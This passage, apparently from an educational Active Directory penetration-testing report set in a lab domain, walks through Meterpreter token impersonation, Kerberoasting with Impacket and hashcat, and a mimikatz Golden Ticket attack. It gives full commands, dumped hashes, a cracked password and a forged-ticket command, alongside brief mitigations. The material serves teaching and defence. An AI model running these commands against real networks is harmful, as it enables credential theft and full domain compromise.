
```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter >
```

Then the available tokens can be listed as follows. The token of the admin is listed here.




```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
UPSIDEDOWN\Administrator
UPSIDEDOWN\demogorgon
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
========================================
Font Driver Host\UMFD-1
```

We can impersonate the administrator token as follows.



```
meterpreter > impersonate_token upsidedown\\administrator
[+] Delegation token available
[+] Successfully impersonated user UPSIDEDOWN\Administrator
meterpreter > shell
Process 1436 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
upsidedown\administrator
```

Some commands may not be able to run as administrator. In that case, we can go back to our first user as follows.




```
meterpreter > getuid
Server username: UPSIDEDOWN\Administrator
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Access is denied.
meterpreter > rev2self
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Mitigating Token Impersonation

- Limit user/group token creation permissions.
- Account tiering – Tiering comes in handy when preventing lateral movement. Tiering consists of compartmentalizing Active Directory identities and systems.
- Local admin restriction.

3.3 Kerberoasting

Kerberoasting is an effective method for extracting service account credentials without sending any packets to the target system from the Active Directory as a regular user. Effectiveness of this attack relies on the user’s tendency to use weak passwords. A main reason for the successfulness of this attack is that most service account passwords are the same length as the domain password minimum. Further, passwords are not set to expire in most service accounts, and most service accounts are not implemented as per the principle of least privilege and are often members of Domain Admins which provides full admin rights to Active Directory. Below diagram represents the kerberoasting in action.


Goal of Kerberoasting: Get TGS and decrypt server's account hash
Domain Controller
1. Reqest TGT, Provide NTLM hash
2. Recieve TGT enc w/ krbtgt hash
3. Reqeust TGS for Server (Presents TGT)
4. Recieve TGS ecn w/ server's account hash (TGS recieved)
PAC Validation Request. Optional
PAC Validation Response. Optional
5. Present TGS for service enc w/ server's account
6. Used when mutual authentication is required.
Victim/User
Application Server

1. The user is authenticated to the Domain Controller using the password of user, which the DC knows, when a user logs on to Active Directory.

2. A Ticket Granting Ticket (TGT) Kerberos ticket is sent by the DC to the user.

3. Service (eg: SQL Service) is opened by the user which causes the user's workstation to lookup the Service Principal Name (SPN) for the Exchange server of the user.

4. The computer communicates with the DC again and presents the TGT of the user as well as the SPN for the resource to which the user needs to communicate.


5. Ticket Granting Service (TGS) Kerberos service ticket is replied by the DC.

6. The TGS is presented by the user's workstation to the Exchange server for access.

7. Service is connected successfully.

Kerberoasting Attack


First step of Kerberoasting attack is to get SPNs and dump the hash.




```
┌─[✗]─[ravishanka@parrot]─[~]
└──╼ $python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py
UPSIDEDOWN.local/demogorgon:Password1 -dc-ip 172.20.13.32 -request
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName                    Name        MemberOf
                                               PasswordLastSet
    LastLogon  Delegation
-------------------------------------  ----------  -------------------
-------------------------------------------  ------------------------
--  ---------  ----------
ELEVEN-DC/SQLService.UPSIDEDOWN:60111  SQLService  CN=Group Policy Cre
ator Owners,OU=Groups,DC=UpsideDown,DC=local  2022-03-24 20:03:03.4751
21  <never>



$krb5tgs$23$*SQLService$UPSIDEDOWN.LOCAL$UPSIDEDOWN.local/SQLService*$
4317264e072601dc5eba51c0f407aa31$ffb4d944c958c7593c840648c951e7603dcbd
5f101882f581d4daafcee747a63c1638a1988322871b484e9211be7b7af73051f77a0a
0ef017732ce3d76158f964d7a9919c20d425948ddc4b2551c1d6bb6dd12929fb7f639c
0cc0391dfad7f6d563bf0cf7b8f5d924f00c50059e01f8068443020609933e4dd17869
d4d4e36abb950bcb6fd67adddea9ea94895eb5d2155530548b2bdf00962d9ee4fac535
c1f94df12a9cc760469d4755b709c0543c65fc7d0108d7eefe92772d93f240991fba46
```

We could identify the SPN as SQLService and could dump the TGS hash.

Second step is cracking the hash.



```
┌─[ravishanka@parrot]─[~]
└──╼ $hashcat -m 13100 hashKerberoes /usr/share/wordlists/rockyou.txt -O
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DIS
=============================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 1777/1841 MB

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```



```
$krb5tgs$23$*SQLService$UPSIDEDOWN.LOCAL$UPSIDEDOWN.local/SQLService*$4317264e07
3dcbd5f101882f581d4daafcee747a63c1638a1988322871b484e9211be7b7af73051f77a0a0ef01
29fb7f639c0cc0391dfad7f6d563bf0cf7b8f5d924f00c50059e01f8068443020609933e4dd17869
0962d9ee4fac535c1f94df12a9cc760469d4755b709c0543c65fc7d0108d7eefe92772d93f240991
a28db4c135ee6b186e96900de9f9eede48428ae26b6eec58733785a1143e4b03802a8979e629a6d0
3a43909f52f5cfc2c6deab9ab6c667a624017cd9301158fb78f45dc8a5fd9ebf2885fcba378942c6
24fd10164498ad647fb629aec58c8bca40d44d8de06c4bcda9b71b1bdef263c9de2af03dbaa5c8c4
6d41d48bbd5e90799efbcf2f660b2109d93a53fe93caf98cff006f9ae0409dcc304ede5abf938e5e
d15682c459aa240128c899dcb58e67da7c4b39595550c7e1c3a4077498220dc8bee475fa8bd45e9b
e759d809474d867ca106b8e55354cba5f20c7dfe025642d551527b4bb98364058a5e3ecac9c0170c
a88eb0a878c97b2fee90c0e934b6b05fd836190d8388caf284f5dd6a7a6a0ce42c4ebda310cb1f65
b338f4decad53b49bdb75cfd5ab35390f781946e11937fec0d2059570ad0272dbc0c16a46ee08f9e
33e4db788984f6153eb3265aab088ee57226835f99171ef352107022b3359dad323b73356932defc
2d4449d31bc494f1dd1dc040e638d7f676f2cc706b3867b11c52e7844caa071a517259b86503d1ca
3535d9bf01afc213112bcfb7ca276025ab0f509a3d1bfbcddf01ee794f37c7eeaf8069b1c7142d52
a42bdc15e1500735397f7270e0dcbc795776:mypassword123#

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: $krb5tgs$23$*SQLService$UPSIDEDOWN.LOCAL$UPSIDEDOWN...795776
```


We could find the password of SQL service.

Mitigating Kerberoasting Attacks

- Strong passwords
- Least privilege

3.4 Golden Ticket Attack

First step in Golden ticket attack is to dump the Kerberos ticket granting ticket hash. Mimikatz can be used for this purpose.




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:krbgt
Domain : UPSIDEDOWN / S-1-5-21-491329046-3077174873-2427461901
ERROR kuhl_m_lsadump_lsa ; SamLookupNamesInDomain c0000073

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : UPSIDEDOWN / S-1-5-21-491329046-3077174873-2427461901

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 00c32d9dbd05b6bc8158d8d0d7d1b7c6
    LM   :
  Hash NTLM: 00c32d9dbd05b6bc8158d8d0d7d1b7c6
    ntlm- 0: 00c32d9dbd05b6bc8158d8d0d7d1b7c6
    lm  - 0: 137dd8b5c9cef86c1772f656bc88bcb6

 * WDigest
    01  48e47b2083dc8286b7b04fad8f602fa0
    02  105fd34576df137d8241729bf196642b
    03  3651f930072e9c1418c1d855578460f6
    04  48e47b2083dc8286b7b04fad8f602fa0
    05  105fd34576df137d8241729bf196642b
    06  dc527fcd9e15ce8e891f7792f6914fb1
    07  48e47b2083dc8286b7b04fad8f602fa0
    08  ab5f14b6f4727825a28f60255b00bcba
    09  d0705b0926c708ccce0fb6392647eb6d
```

After the krbtgt password hash is compromised, an attacker can leverage a tool like mimikatz or Impacket to forge Kerberos tickets. The golden ticket can be used by an adversary to create a Kerberos ticket-granting ticket (TGT) for a user that doesn’t actually exist in the directory.

This TGT is considered fully valid, because the root of trust in Kerberos is the krbtgt password hash.


For this, we need the SID of the domain, which is S-1-5-21-491329046-3077174873-2427461901 in our case and NTLM hash of the kerberos TGT which is 00c32d9dbd05b6bc8158d8d0d7d1b7c6 in our case, and aes256 which is 599d6653b40f0df1a92698993e5d7ee770b32f32a929ce7140f246881d851033 in our case.



```
mimikatz # kerberos::golden /User:Administrator /domain:upsidedown.local /sid:S-1-5-21-491329046-3077174873-2427461901
krbtgt:00c32d9dbd05b6bc8158d8d0d7d1b7c6 /id:500 /ptt /aes256:599d6653b40f0df1a92698993e5d7ee770b32f32a929ce7140f246881d
851033
User      : Administrator
Domain    : upsidedown.local (UPSIDEDOWN)
SID       : S-1-5-21-491329046-3077174873-2427461901
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 599d6653b40f0df1a92698993e5d7ee770b32f32a929ce7140f246881d851033 - aes256_hmac
Lifetime  : 4/19/2022 7:32:04 AM ; 4/16/2032 7:32:04 AM ; 4/16/2032 7:32:04 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ upsidedown.local' successfully submitted for current session
```

Lastly, Kerberos-integrated resources can be accessed by the attacker using the forged ticket. Because the real krbtgt password hash is used to sign and encrypt the forgery, any domain controller will accept it as proof of identity and issue ticket-granting service (TGS) tickets for it.

Furthermore, attacker can continue to mint tickets with specific group memberships to obtain privileges within any application, database, etc. that uses Active Directory for authentication and authorization, as he gets deeper understanding about the active directory environment.



mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7E26F43B8

mimikatz #
```

Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads\mimikatz_trunk\x64>
```

Conclusion

This report discussed the essentials of active directory penetration testing in three main parts. In the first section, overview of the active directory structure was discussed. There were two main components of the active directory; logical and physical. Essential information about those two components were discussed in a classified manner, so that any novice could read and understand.

Second part focused on the enumeration of active directory environment. Since this engagement was based on a hypothetical scenario where an attacker has the foothold of one machine, only the internal penetration testing enumeration methods were discussed. Those methods included using PowerShell scripts such as PowerView and SharpHound as well as advanced tools such as BloodHound. BloodHound was very useful in active directory enumeration procedure because it can give information in a graphical way where the pentester can easily understand the underlying network. Enumeration is the key for any penetration testing engagement because it provides the opportunity to widen the attack surface.

As for the final part, some common attacks in an active directory were discussed such as pass attacks , token impersonation , kerberoasting and golden ticket attacks. Apart from the attacking methodology, some mitigation strategies were also discussed.

References

[1] Adams, H., 2021. *Practical Ethical Hacking - The Complete Course*. [online] Academy.tcm-sec.com. Available at: <https://academy.tcm-sec.com/p/practical-ethical-hacking-the-complete-course> [Accessed 7 February 2021].

[2] Book.hacktricks.xyz. 2022. *Active Directory Methodology - HackTricks*. [online] Available at: <https://book.hacktricks.xyz/windows/active-directory-methodology> [Accessed 7 March 2022].

[3] Metcalf, S., 2022. *Active Directory Security – Active Directory & Enterprise Security, Methods to Secure Active Directory, Attack Methods & Effective Defenses, PowerShell, Tech Notes, & Geek Trivia…*. [online] Adsecurity.org. Available at: <https://adsecurity.org> [Accessed 20 January 2022].

[4] Mittal, N., 2021. *Attacking and Defending Active Directory* [online] pentesteracademy.com. Available at: <https://www.pentesteracademy.com/course?id=47> [Accessed 15 February 2022].